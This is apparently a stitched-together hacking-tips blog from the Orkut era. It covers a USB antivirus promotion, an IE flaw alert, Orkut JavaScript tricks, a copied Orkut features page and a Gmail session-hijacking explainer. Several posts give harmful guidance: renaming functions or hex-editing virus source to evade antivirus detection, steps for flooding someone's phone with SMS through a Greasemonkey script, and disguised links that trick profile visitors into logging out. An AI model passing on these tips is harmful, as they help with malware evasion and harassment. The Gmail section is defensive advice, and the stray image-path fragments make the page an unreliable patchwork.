The best solution to protect offline computer
Other antivirus software should update signature database regularly, and they cannot effectively protect offline computer that is not connected to the Internet. When new viruses, worms and other malicious attacks strike, traditional signatures are insufficient. Every minute one waits for a virus signature update creates a window of vulnerability that could have devastating consequences. USB Disk Security uses advanced proactive detection techniques, requires no signature updates, and closes the window of vulnerability left open by other reactive, signature-based responses.
The world’s fastest and smallest antivirus software
With USB Disk Security, it’s not necessary to sacrifice speed for detection and scanning. Compare antivirus software and you’ll discover that USB Disk Security is by far one of the smallest applications in the industry. For example, the v5.0 of USB Disk Security installer is just 1 MB. The program utilizes approximately 1 to 7 MB of RAM.
100% compatible with all software
Incompatibility between antivirus programs is an issue. In the vast majority of cases, installing two antivirus programs from different vendors on one machine (for increased protection) is technically impossible, as the two programs will disrupt each other’s functioning. However, USB Disk Security is 100% compatible with all software, including Windows Vista.
Simple to use
USB Disk Security has been specifically designed to perform effectively regardless of the user’s level of computer expertise. Just install and forget it.
System Requirement
100MHz Processor or more, 16MB RAM or more. The operating system should be Windows 95, Windows 98, Windows 2000, Windows XP, Windows NT 4.0, Windows ME, or Vista.
Download
http://w17.easy-share.com/1702778903.html

Security Alert : Stop Using Internet Explorer

IE FlawThere is a flaw in IE that could allow criminals to hack into your computer and steal your passwords. Yeah that is what you call a serious flaw! The flaw was detected in IE7 but Microsoft says it is a vulnerability in all versions of the web surfing software that a majority of the world’s web users still use. Apparently hackers found the vulnerability before Microsoft did which is not good. This flaw has already compromised over 10,000 sites since its discovery.
Here are a few articles that explain the situation well
http://news.bbc.co.uk/2/hi/technology/7784908.stm
http://www.eweek.com/c/a/Security/Hackers-Compromise-Legit-Web-Sites-to-Target-Microsoft-IE-Flaw/
http://computerworld.com/action/article.do?command=viewArticleBasic&articleId=9123338

How Anti-Virus Programs Works

av Here is a Simple example that demonstrates how the Anti-Virus Program works.
Basically Anti-Virus Program is a typical search tool that searches for some text which are commonly used in a Virus ( Malwares ). The Anti-Virus Program hunts for the key term that might be a function name or variable name in a virus program, and if it finds one then it will seal it as a virus then creates a filter and will force it into the quarantine and this process will differs from various anti-virus programs.
For this i will take the “WindowBomb” Source Code and will explain how Anti-Virus Software Hunts for it.
Here is the Source code for the WindowBomber Virus. ( WindowBomber is not potentially harmful virus, and it doesn’t have the tendency to replicate by itself, hence it doesn’t comes under the category of virus )
 Dark-Coderz
Just type it in a Notepad file and then save it as a .htm or .html file and then scan it with a Anti-Virus program, then it will detect it as a Malware ( I am not sure, whether all the anti-virus program detects it ), kaspersky Internet Security 2009 will detect this as a Trojan File, since it found the match “WindowBomb” which is updated in its virus definition already.
Here is the POC, where KIS detected the WindowBomb as a Trojan.
www.Dark-Coderz.net
What can i do to make my virus Undetected by Anti-virus ?
In this Scenario, since the Word “WindowBomb” is the key term that the Anti-virus( KIS ) program use here to detect this malware, you can craft your own virus just by editing the function name from “WindowBomb” to any other name like “func” and so on to make them undetectable from the Anti virus.
Likewise you can use Hex editors to modify the source of any virus programs and make it undetectable by anti virus.
Do all the Anti Virus program hunt for malwares just by searching terms ?
Well, this is one of the case with the all the AV, since it is the prime technique that’s been implemented, but in the other hand AV will have some other techniques that too can inspect the box for malwares.
“Anomaly based hunt” is another technique that an AV use to hunt malwares.
The AV will suspect a file as a virus based upon the anomalies, that too got a virus definition already included in the AV itself.

SMS Flooder - India


Ever Wondered How People Flood Someone's mobile with lots and lots of SMS !

Well, there are lots of ways to do that.

Most of them are not Working now a days..

Atlast I found one in Our Famous Community OUG!

I'll tell u How to use it !

You will need Mozilla Firefox & the Addon Grease Monkey for this Script to Work!


  • Then,Disable Grease Monkey (Click the Monkey Sign in the Bottom right of Mozilla Firefox)


  • Next, Login In Way2SMS.Com
  • Enable Grease Monkey Again ! (click Grease Monkey Sign in the bottom right again or Tools-->Grease Monkey --> Check Enabled!)
  • Nextly, Click on Quick SMS in Way2SMS.com ..


  • And You are done ;)
  • The JS File will do the rest =D
Have fun flooding your friend's/lovers/enemy's Mobile =D

(This Trick Only Works In Mozilla Firefox With Grease Monkey)

Enjoy!

All Credits goes to Ankit & D3 !(from OUG)

If you have any Doubt Regarding it, Please ask..
I'll reply ASAP! :)

How to Use Full Photo in Orkut rather than Cropping - "Use Original"


Well, Orkut has made a new update recently and has removed the Option of "Use Original" while Uploading a Display Picture in our Profile.

Now there are only two Options namely Crop Photo & Cancel.


So, While Cropping the Photo we wont be able to crop it fully , So it wont look good!

Some days back, I saw a Javascript in OuG, Which allows us to use Orginal Picture!

So. I am Sharing it here.

Note: Use of Javascript & Stuffs are against Orkut TOS !


Steps to Use:

  • Go to Edit Profile & Click Change Photo , then Upload your Image!
  • After Uploading , dont Click anything.
  • Use the Javascript below in the addressbar (Place where we type www.orkut.com)
javascript:with(($ = (this.orkutFrame||window).document.forms)[$.length - 1])action = "/EditSummary.aspx?apw=9999&aph=9999&apdw=9999&apdh=9999&Action.cropProfilePhoto" ,submit();void(8)

  • After Pasting it , Click Enter.
  • Some Error like "Bad, bad user! No donut for you" will come..
  • Never Mind that.
  • Now Click your home page, the uploaded Picture will be fully Sized in your Orkut Account.

Credits: Oug !


Comment If Possible, As it makes me Happy =P

Fool Orkut Profile Visitors =D

You have seen many time that yours orkut profile are listed in other profiles in link with different phrase and words like ” CLICK HERE to see my best friend profile ” and when ever you click this you either Logout from yours profile ( for profile visitors) or see yours profile listed there (for friends),and you can easily get fooled via yours friends. If you also want to do this then simply insert any of below mention code in yours profile and see the magic via clicking that links.


1)[link=http://www.orkut.com/Profile.aspx?2uid=16225293724851058484] See Here [/link] my best Friend Profile.


2)[link=http://www.orkut.co.in/GLogin.aspx?cmd=logout] Click Here [/link] to see my Album pictures.


3)[link=http://www.orkut.co.in/Main#homeDeleted.aspx ] Click Here [/link] at yours Own Risk


when ever they click on 2nd code Link they get logout form orkut =D - ;)

Hope you like from RASHMEET RAJPAL ;)

I Heartly THNAKX TO RIZWAN FOR HELPING US AND MAKING MY IDEA TO POST
AND A BIG THNKX TO YOU FRIEND FOR YOUR SUPPORT ;)
HOPE I WILL BRING MY BEST TO YOU {:D}

Learn More: About the new orkut!


What's new
Get started
What's changed

The orkut team has been working hard on building a new, fast and exciting experience. We've added lots of features and updated others - and we hope that existing and new users alike will enjoy this next generation of orkut. To start using the new orkut, check out the get started section. See you there!
Meantime, here's a look at the new orkut....

Faster & easier

Simpler and faster

Simpler and faster

Our team has worked closely with our pals at Google to create the fastest, easiest to use social network. It's all about speed: Now, you can browse photos, check out friend profiles, and view updates faster than ever. So you can enjoy your friends more, and spend less time waiting around for something to happen.
Homepage
Our users told us they wanted to see their favorite activities at the top of the front page. The result: Larger photos, easier to access notifications, faster navigation, and more updates closer to the top... these are just some of changes we've made to speed things up.
Other Google properties

Easy navigation to other Google properties

Visiting orkut but need to check your Gmail, or look up an address on Google Maps? Now its easy to stay logged in and visit any Google product by clicking on the small header at the top of any page.
Header bar
Notifications

One-stop notifications

No more skipping around to collect your friend requests, testimonials, community requests or birthday announcements! Now you can review all your requests and announcements in one place. The 'what's new' section of the homepage shows all your notifications - just click an item to show more info or take action. Notifications stay on that page until you take action, and you can see earlier notifications by clicking "older".
Photos

Fast photo uploads and photo sharing

Now you can select multiple photos and upload them 3x faster. And there's no more waiting as photos upload, so you can start reordering your images right away. Just drag and drop them as you want, rotate them, pick an album cover, or add captions.
You can also share the album with groups of friends with a single click, or by selecting faces to tag with your photos. Your friends don't need to be on orkut to see your photos, either - just enter their emails and they can see the images without signing up. Not sure who to share with? Orkut will suggest other folks who might want to see your photos. Photo sharing is a total snap with the new orkut.

Make it your own

Status

State your status!

"Ready for the weekend!!!" "Going to the game :)" "Touched down in New York ;)" - Tell your friends what you're up to by changing the status on your homepage. Your status is always visible to friends on your profile page, and gets posted to friends' updates immediately. With the new orkut, your pals can also comment on your status in the 'friends updates' section. Check and change your status whenever you want, and keep everyone in the loop.
Colors

Pick your favorite colors


We've made orkut even more colorful by letting you customize your profile and homepage with your choice of 5 colors. Just pick a new color, and when your friends visit your profile, your page will have a whole new hue.
Changing colors
'About me'

It's all 'about me' with more customization

If you want to do more than just write about yourself, now you can add a YouTube video, a photo or even embed apps in the 'about me' section. Go to your profile and click on 'about me' to add, edit, and make it truly your own.

Friendlier friending

Finding friends

Find and invite friends - fast!

Finding friends is one of the most important activities on orkut! That's why we've made our "find friends" feature smarter and easier to use. When orkut finds someone you may know, you'll see a suggestion to connect right on your homepage.
And if there's a close friend who's not on orkut yet, we'll help you get them on orkut fast, too. Just select "add as friend" (or "invite" for non-orkut users) and send a quick message to invite them to join you on orkut. Once they accept your invitation, they'll be added to your friends list so you can start sharing your world through orkut.
Friends' updates

Cool new friends' updates on your homepage


Tired of just reading updates from friends? Now with inline comments for status messages, photos and videos, plus easy to use inline video play, your friends' updates make it easy to interact with your friends, not just read their static postings.
Comments box
Start typing anywhere you see a comment box, then click "post" and your comment will be added to your friend's latest update. Any photo comment you leave in updates will also show up on the actual photo page.
Inline video comments
Want to watch a video right away? Great! Just click on the video and it will expand and play directly in the updates section. Love the video so much you want to add it to your favorites? Select the option to add to your favorites and it will show up in your own 'videos' section.
Friends list

More dynamic friends list

Want to find a friend quickly? Your 'my friends' section now lets you scroll through all of your friends directly from homepage. Or just start typing a friend's name in the friends search box, and you'll see only those friends with names that match what you typed. Also, if you have your friends organized in different groups, you can use the pull-down menu next to 'my friends' to filter for different groups of friends.
Activity updates

Latest activity updates on friends profiles

Updated streams on your friends profile pages tell you what they've been doing lately - including photo and video uploads, apps activities, new friends added and more. It's the next best thing to being there in person!

Connect in new ways

Scraps

Post a scrap to say "hello"

Want to say a quick "what's up" to a friend? The 'scrap' feature lets you post directly to their profile pages. It's never been easier to drop by and leave a message.
Video chat

Video chat


Face-to-face just got a lot easier, thanks to orkut's new video chat feature. Simply start a chat with a friend the old-fashioned way, then click "actions" on the chat window. You can choose between audio, video or group chat.
IM options
Orkut Promote

Promote stuff through your friends

'Orkut Promote' is a cool new feature that lets you create online flyers you can share with your friends. Want to sell your old skateboard? Spreading the word about a new video? Just create a promotion and have your friends to forward your items onto their friends. Promote encourages content sharing from friend to friend, and group to group. You can even track how many people have seen your promotions by visiting the metrics tab.

Post an Image in About Me of your profile in new orkut!


This will only work in new orkut

Firstly, you'll have to go in the new orkut and den click profile and den edit about me..

and simply paste up the Image Url in the about me part and update it..

the image will be visible in ur profile about me..

Eg:- http://lh5.ggpht.com/_ypZjivRWYAQ/SvEjWlhRUwI/AAAAAAAAABE/PxkEF1gLYjw/s400/OQAAACMU243YqbnSMHcFNq3WBbAw9wtYK1DjOR1TyoD4FR7Nhic5fI4_QcGdLOhls1wsNRJx3gfz6LkvBxt4J1cx-1gAm1T1UM2r7QdoWUCtc7lFRZInLHvA6e3V.jpg

Use the image above.. and give it a try! =)

Its Simple.. Just posting it ;)

Secure your Google Account

Google

A tool that automatically steals IDs of non-encrypted sessions and breaks into Google Mail accounts has been presented at the Defcon hackers’ conference in Las Vegas.
Google introduced a new feature in Gmail that allows users to permanently switch on SSL and use it for every action involving Gmail, and not only, authentication. Users who did not turn it on now have a serious reason to do so as Mike Perry, the reverse engineer from San Francisco who developed the tool is planning to release it in two weeks.
When you log in to Gmail the website sends a cookie (a text file) containing your session ID to the browser. This file makes it possible for the website to know that you are authenticated and keep you logged in for two weeks, unless you manually hit the sign out button. When you hit sign out this cookie is cleared.
Even though when you log in, Gmail forces the authentication over SSL (Secure Socket Layer), you are not secure because it reverts back to a regular unencrypted connection after the authentication is done. According to Google this behavior was chosen because of low-bandwidth users, as SLL connections are slower.
The problem lies with the fact that every time you access anything on Gmail, even an image, your browser also sends your cookie to the website. This makes it possible for an attacker sniffing traffic on the network to insert an image served from http://mail.google.com and force your browser to send the cookie file, thus getting your session ID. Once this happens the attacker can log in to the account without the need of a password. People checking their e-mail from public wireless hotspots are obviously more likely to get attacked than the ones using secure wired networks.
Perry mentioned that he notified Google about this situation over a year ago and even though eventually it made this option available, he is not happy with the lack of information. “Google did not explain why using this new feature was so important” he said. He continued and explained the implications of not informing the users, “This gives people who routinely log in to Gmail beginning with an https:// session a false sense of security, because they think they’re secure but they’re really not.”
If you are logging in to your Gmail account from different locations and you would like to benefit from this option only when you are using unsecured networks, you can force it by manually typing https://mail.google.com before you log in. This will access the SSL version of Gmail and it will be persistent over your entire session and not only during authentication.
You can Activate the Option to permanently switch on SSL and use it for every action involving Gmail, and not only, authentication by going into the Settings of the Gmail and in the General Tab Select the Option Always use https under the Browser Connections.